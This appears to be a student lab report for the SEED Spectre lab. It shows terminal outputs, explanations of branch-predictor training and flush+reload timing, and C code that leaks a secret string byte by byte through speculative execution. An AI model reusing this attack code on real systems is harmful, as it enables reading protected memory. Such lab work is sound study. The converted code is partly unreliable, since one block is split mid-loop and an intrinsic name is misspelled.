

A terminal window titled "Terminal" at the top. The title bar includes standard macOS window controls (red, yellow, green buttons) and system status icons (network, battery, volume, time 9:27 PM). On the left side of the terminal, there is a vertical dock containing several application icons: a gear (System Settings), a document with a pencil (TextEdit), a yellow square with a black 'S' (Spotlight), a red square with white text (App Store), a folder icon (Files), a blue square with a white wave (Safari), a Firefox logo, a wrench and screwdriver icon (Settings app), and a terminal icon (black square with a white prompt character). The main area of the terminal displays a series of commands and their outputs:


```
[02/11/19]seed@VM:~/spectre$ ./flushreload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[02/11/19]seed@VM:~/spectre$ ./flushreload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[02/11/19]seed@VM:~/spectre$ ./flushreload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[02/11/19]seed@VM:~/spectre$ ./flushreload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[02/11/19]seed@VM:~/spectre$ ./flushreload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[02/11/19]seed@VM:~/spectre$ ./flushreload  
array[94*4096 + 1024] is in cache.  
The Secret = 94.  
[02/11/19]seed@VM:~/spectre$
```

The output of each command is identical, indicating a successful and repeatable operation.

Changed `CACHE_HIT_THRESHOLD` to 100, 18 out of 20 executions yield the correct output.

Task 3


Run the program without commenting ☆ lines:



A terminal window titled "Terminal" showing the execution of a program. The prompt is `[02/14/19]seed@VM:~/spectreLab$`. The user runs `./a.out` five times. Each time, the output is: `array[97*4096 + 1024] is in cache.` followed by `The Secret = 97.` The terminal has a dark purple background and a sidebar on the left with various application icons.

```
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$
```

Run the program with commenting ☆ lines:




A terminal window titled "Terminal" showing the compilation and execution of a program. The prompt is `[02/14/19]seed@VM:~/spectreLab$`. The user runs `vim SpectreExperiment.c` and `gcc -march=native SpectreExperiment.c`. The compilation output shows two warnings: `warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]` and `warning: incompatible implicit declaration of built-in function 'printf'`. The user then runs `./a.out` five times. Each time, the output is: `array[97*4096 + 1024] is in cache.` followed by `The Secret = 97.` The terminal has a dark purple background and a sidebar on the left with various application icons.

```
[02/14/19]seed@VM:~/spectreLab$ vim SpectreExperiment.c
[02/14/19]seed@VM:~/spectreLab$ gcc -march=native SpectreExperiment.c
SpectreExperiment.c: In function 'reloadSideChannel':
SpectreExperiment.c:32:1: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
^
SpectreExperiment.c:32:1: warning: incompatible implicit declaration of built-in function 'printf'
SpectreExperiment.c:32:1: note: include '<stdio.h>' or provide a declaration of 'printf'
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$ ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
[02/14/19]seed@VM:~/spectreLab$
```

The program after commenting out ☆ lines doesn't have out-of-order execution because the `size` is loaded to CPU cache during the training process. Thus the code inside the `if` branch is not executed as the original program.

Run the program with `victim(i + 20)`:

A terminal window titled "Terminal" with a dark purple background. The window shows five consecutive executions of the command `./a.out` at the prompt `seed@VM:~/spectreLab$`. The date and time in the top right corner are `02/14/19` and `7:52 PM`. On the left side of the terminal, there is a vertical dock with various application icons including a gear, a document, a terminal, a file manager, a web browser, and a system monitor.

```
Terminal [02/14/19] seed@VM:~/spectreLab$ ./a.out
[02/14/19] seed@VM:~/spectreLab$ ./a.out
[02/14/19] seed@VM:~/spectreLab$ ./a.out
[02/14/19] seed@VM:~/spectreLab$ ./a.out
[02/14/19] seed@VM:~/spectreLab$
```

The code inside the `if` branch is not executed as well. This is because we trained CPU with numbers between 20 and 30, and in these case, the `if` branch is not executed. When it comes to a number bigger than 30 (97), CPU knows the `if` branch will not be executed and not fetch `size` in RAM. Thus we cannot get the secret value by reload the side channel.

Task 4

```
Terminal
[02/15/19]seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[02/15/19]seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[02/15/19]seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[02/15/19]seed@VM:~/spectreLab$ ./a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
[02/15/19]seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[02/15/19]seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[02/15/19]seed@VM:~/spectreLab$ ./a.out
array[83*4096 + 1024] is in cache.
The Secret = 83.
[02/15/19]seed@VM:~/spectreLab$
```

The Spectre attack successfully got the value stored in `buffer[larger_x]`, with `larger_x` bigger than 10. The program uses out-of-order execution to let the CPU execute code inside `if` branch. Since the CPU cache will be cleaned up, the program stored the returned value and call the array again to load it into cache.

Note that the program could still fail because of the noise in the side channel, so multiple execution is needed.

Task 5

```
Terminal
[02/15/19]seed@VM:~/spectreLab$ gcc -march=native SpectreAttackImproved.c
[02/15/19]seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value is 83
The number of hits is 16
[02/15/19]seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value is 83
The number of hits is 17
[02/15/19]seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value is 83
The number of hits is 14
[02/15/19]seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value is 83
The number of hits is 11
[02/15/19]seed@VM:~/spectreLab$ ./a.out
Reading secret value at 0xffffe85c = The secret value is 83
The number of hits is 27
```

Because the `restrictedAccess` function returns 0 most of the time, `scores[0]` is supposed to have most hits. The fix is getting rid out of `scores[0]` when counting the hits of each address.

```
int max = 1;
for (i = 2; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
}
```

Task 6

```
// Extend from SpectreAttackImproved.c

// was the main function in task 5
int getascii(size_t larger_x)
{
    int i;
    uint8_t s;
    flushSideChannel();
    _mm_c1flush(&larger_x);
    for (i = 0; i < 256; i++) scores[i] = 0;
    for (i = 0; i < 1000; i++) {
        spectreAttack(larger_x);
        reloadSideChannelImproved();
    }

    int max = 1;
    for (i = 2; i < 256; i++){
        if(scores[max] < scores[i]) max = i;
    }

    if (scores[max] == 0) {
        return 0;
    } else {
        return max;
    }
}


int main()
{
    size_t larger_x = (size_t)(secret-(char*)buffer);
    int s = getascii(larger_x);
    printf("The secret is:\n");
    while(s != 0)
    {
        printf("%c\n", s);
        larger_x++;
    }
}
```

```

        s = getascii(larger_x);
    }

    return (0);
}

```



The screenshot shows a terminal window titled 'Terminal' with a dark background. The prompt is '[02/15/19]seed@VM:~/spectreLab\$./a.out'. The output of the program is 'The secret is:' followed by the string 'Some Secret Value' printed on multiple lines. The left sidebar of the terminal window shows various application icons. The top status bar indicates the time is 7:21 PM.

The basic concept is encapsulate the `main` function in `SpectreAttackImproved.c` and use it to get each character in `secret`. The program calls `getascii` function until it returns 0, which means reach the end of the string. Since we can calculate the start of `secret`, each time we increase `larger_x` by 1 to get the next character of `secret`.

The only problem is that if we don't include `\n` in `printf`, it will not print the entire string.

```
Terminal [02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Secret Val
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Som
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Secret Val
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Sec
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Som
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:So
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some Secre
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some S
[02/15/19]seed@VM:~/spectreLab$ ./a.out
The secret is:Some
[02/15/19]seed@VM:~/spectreLab$
```